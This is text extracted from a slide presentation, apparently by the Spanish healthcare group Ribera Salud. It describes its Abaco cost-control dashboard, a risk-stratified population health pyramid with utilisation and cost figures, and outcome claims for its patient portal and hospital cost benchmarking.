




Technology for proactive and targeted care

Tools for the Management

Core-I





Technology for proactive and targeted care

Tools for the Management

Cost control. Ábaco






ribera salud grupo

Abaco Dashboard

Top Down Vs. Bottom Up
Approach

Mostrar Filtro

Conservar esta versión ...
Año: 2013
Actualizar este informe



Top Down
Abaco Servicio

LEYENDA:


■ Torrevieja Salud
■ Vinalopó Salud

Epígrafe: Resultados

Abaco Proceso

Bottom Up


CDM - Top 10 por N° Casos





More proactive and targeted care

Risk Stratification





More proactive and targeted care

Ribera Salud health pyramid


RS has been working on a clinical classification based on risk adjustment systems which allows us to build our own population pyramid and provides us with better information for more targeted care.

	DEMOGRAPHIC			UTILIZATION LEVEL			UNPLANNED INPATIENT			COST / PATIENT	OTROS	
RSG	PATIENTS	% PATIENT	AGE	INPATIENT	EMERGENCY	OUTPATIENT	> 0	% RSG	IP DAYS	COST	RUB	FRAILTY
A11	2.569	0,5%	77	1,38	1,52	10,1	1.784	69,4%	13,6	9.498	4,6	19,9%
A12	3.788	0,7%	66	0,91	1,26	13,3	1.650	43,6%	13,6	7.077	4,1	8,3%
A21	3.945	0,7%	74	0,79	1,13	8,1	1.896	48,1%	10,4	5.915	4,3	15,5%
A22	9.380	1,7%	66	0,25	0,72	7,9	1.200	12,8%	6,3	2.190	3,5	2,3%
B11	13.759	2,5%	69	0,32	0,77	6,0	2.956	21,5%	7,9	2.600	3,6	8,8%
B21	19.979	3,6%	61	0,19	0,72	5,8	2.523	12,6%	6,5	1.747	3,4	17,8%
B23	2.703	0,5%	42	0,10	0,64	6,1	203	7,5%	9,7	1.051	3,1	1,0%
C14	36.677	6,7%	50	0,09	0,62	4,8	1.997	5,4%	4,8	1.041	3,0	0,8%
C15	59.052	10,7%	49	0,05	0,53	3,5	1.746	3,0%	3,6	746	2,7	0,2%
D17	59.519	10,8%	35	0,03	0,75	2,0	1.375	2,3%	3,1	591	2,5	0,2%
D18	145.683	26,5%	34	0,01	0,33	1,3	715	0,5%	1,9	273	1,7	0,0%
D19	193.592	35,2%	40	0,00	0,00	0,0	0	0,0%	0,0	0	0,0	0,0%
	550.646	100,0%	42,1	0,05	0,35	2,0	18.046	3,3%	7,3	592	1,6	1,1%




More proactive and targeted care


Ribera Salud health pyramid




Number of patients



Population and cost dispersion




Average cost per patient





More proactive and targeted care

A11 patients distribution according to the cost per patient and their likelihood of hospitalization.







Outcomes

Health Portal (for engaged patients)

- 18% Hospital
Utilization

- 32% A&E
Utilization

- 9,2% referrals
to Hospital

Engaged patients are patients with, at least, 3 interactions PY trough the HP.

BA, Transparency and Benchmark

- 30% Average Cost
DRG


1 million € saved every
1.100 admissions

Compared to average EU cost for DRG




Emergency Activity

Emergencies evolution in Alzira Hospital



